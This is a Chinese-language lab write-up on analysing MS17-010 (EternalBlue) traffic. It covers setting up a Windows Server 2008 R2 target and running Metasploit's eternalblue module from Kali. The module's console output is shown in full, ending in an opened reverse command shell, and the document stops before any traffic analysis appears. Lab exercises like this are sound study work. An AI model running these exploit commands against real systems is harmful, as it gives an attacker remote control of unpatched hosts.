

ms17-010流量分析

菜鸡: haidragon

1.环境搭建

攻击机: kali linux

目标机: windows 2008 R2 下载地址: <https://msdn.itellyou.cn/>

如图1所示。




图1

安装补丁和一些辅助软件:


安装vmtools(可以不安装), 安装wireshark抓包工具, 安装firefox(不是必须)等这些工具时需要一些补丁(说明: <https://www.jianshu.com/p/d1389e9306d0>)。

安装sp1:<https://www.microsoft.com/zh-CN/download/details.aspx?id=5842>
运行wireshark时可能报找不到接口, 原因是驱动没安装好。安装驱动(<http://www.win10pcap.org/download/>)。

在这些操作前要先禁用IE增强的安全配置。

2.开始实验

在目标机上启动wireshark进行抓包，打开msf依次输入命令攻击，如图2所示。



```
Applications ▾ Places ▾ Terminal ▾ Sun 00:40 1
Terminal
File Edit View Search Terminal Help
MMMMNNNNNNNNNNx          MMMMMMMNNNNNNMM
MMMMMMMMNNNNNNNNNNm+. .+MMMMNNNNNNNNNNMM
https://metasploit.com

=[ metasploit v5.0.41-dev ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 4 evasion ]

msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.0.102
rhost => 192.168.0.102
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.0.103
lhost => 192.168.0.103
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.103:4444
[+] 192.168.0.102:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601
Service Pack 1 x64 (64-bit)
[*] 192.168.0.102:445 - Connecting to target for exploitation.
[+] 192.168.0.102:445 - Connection established for exploitation.
[+] 192.168.0.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.102:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.0.102:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.0.102:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.0.102:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.0.102:445 - 0x00000030 6b 20 31 k 1
[+] 192.168.0.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.102:445 - Starting non-paged pool grooming
[+] 192.168.0.102:445 - Sending SMBv2 buffers
[+] 192.168.0.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.102:445 - Sending final SMBv2 buffers.
[*] 192.168.0.102:445 - Sending last fragment of exploit packet!
[*] 192.168.0.102:445 - Receiving response from exploit packet
[+] 192.168.0.102:445 - ETERNALBLUE overwrite completed successfully (0xc000000d)!
[*] 192.168.0.102:445 - Sending egg to corrupted connection.
[*] 192.168.0.102:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.0.103:4444 -> 192.168.0.102:49281) at 2019-11-10 00:38:18 -0500
0
[+] 192.168.0.102:445 - =====
[+] 192.168.0.102:445 - =====WIN=====
[+] 192.168.0.102:445 - =====

C:\Windows\system32>^A
```

图2

下载流量包分析，如图3所示。

